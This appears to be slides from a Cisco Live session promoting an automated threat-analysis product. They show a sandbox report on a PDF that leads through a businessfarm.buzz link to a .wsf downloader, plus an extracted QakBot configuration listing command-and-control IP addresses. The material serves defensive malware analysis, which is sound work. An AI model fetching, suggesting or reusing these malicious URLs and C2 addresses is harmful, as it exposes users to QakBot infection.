TwinWave Sandbox (win10) [🔗](#) Sigma Alerts (2 times)

nclose_file_04.20.23.pdf

Score: 100

Verdict: Malware

Submitted: 4/20/2023, 12:20:15 PM by

Requested Engines: TwinWave Sandbox (win10)

SHA256: e10d69d66ba22ac3e1410

File Type: PDF document, version 1.3,

File Size: 193 KB

Resources Analyzed

- nclose_file_04.20.23.pdf
 - link → https://businessfarm.buzz/doc_12QICZ_85.zip
 - download → doc_12QICZ_85.zip
 - doc_12QICZ_85.wsf
 - extracted → script_artifact_ext
 - js emulation → https://businessfarm.buzz/doc_12QICZ_85.wsf
 - download → Henfdwhbt11
 - link → https://businessfarm.buzz/doc_12QICZ_85.wsf
 - download → uC
 - link → <https://www.adobe.com/en/documentcloud>
 - click → <https://www.adobe.com/creativecloud>
 - click → <https://www.adobe.com/acrobat/pdf>

Summary

- Consolidated: 100
- nclose_file_04.20.23.pdf
- Static Doc Analysis: 0
- Static File Analysis: 0
- VirusTotal: 0
- ClamAV: 0
- YARA: 0
- TwinWave Sandbox (win7): 0
- TwinWave Sandbox (win10): 10

Extracted Configs (1)

Extracted Malware Config from TwinWave Sandbox (win7)

Malware Name: QakBot

Addresses:

- address 103.42.86.42:995
- address 174.4.89.3:443
- address 161.142.103.187:995
- address 78.160.146.127:443
- address 84.35.26.14:995
- address 12.172.173.82:20
- address 70.28.50.223:2078
- address 124.149.143.189:2222
- address 70.160.67.203:443
- address 186.64.67.30:443
- address 103.123.223.133:443
- address 94.207.104.225:443

Score

100

82

72

TwinWave Sandbox (win10) Sigma Alerts (2 times)

Popular Use Cases

Email phishing

- User reported phishing
Customer reported phishing Forwarded
SMS phishing

Incident triage

- EDR alerts
- New unknown files/executables
- Web proxy exception handling
- ES notable enrichment
- Web referrer logs

Incident analysis

- Interactive web browser for navigating websites
- Interactive sandbox for exploring malware behaviour
- Consolidated/normalised POV from multiple sandboxes
- Importing forensics into splunk for pivoting & threat hunting

Why You Should be Automating Your Threat Analysis

Manual analysis

- often repetitive and time-consuming
- malicious content is only live for a limited time
- inconsistent, and leaves sporadic documentation
- 95+% of URP are totally benign, waste of analyst time

Automated analysis with attack analyser

- hyper-detailed forensic record stored & searchable
- copies of threat content stored offline for later analysis
- safe, non-attributable environment
- get more value from your existing investments (VT, intel feeds, sandboxes, etc.) due to attack chain following
- store the results in Splunk for tracking & reporting

Is Attack Analyzer Right for You?

If you:

- Have a multiple person in-house analyst team
- Routinely analyse several potential threats per day
 - User reporting phishing
 - Customer reported phishing
 - Proxy blocks or exceptions
 - EDR alerts
 - Document uploads (e.g., resumes)
 - etc.
- Are looking to increase the capacity of your analyst team
- Would like to increase your analysts' quality of life

Then yes!

Complete Your Session Evaluations



Complete a minimum of 4 session surveys and the Overall Event Survey to claim a **Cisco Live T-Shirt**.



Complete your surveys in the **Cisco Live mobile app**.



Continue your education



- Visit the Cisco Stand for related demos
- Book your one-on-one Meet the Expert meeting
- Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs
- Visit the On-Demand Library for more sessions at www.CiscoLive.com/on-demand



Thank you

CISCO *Live!*

#CiscoLiveAPJC

CISCO *Live!*

GO BEYOND

#CiscoLiveAPJC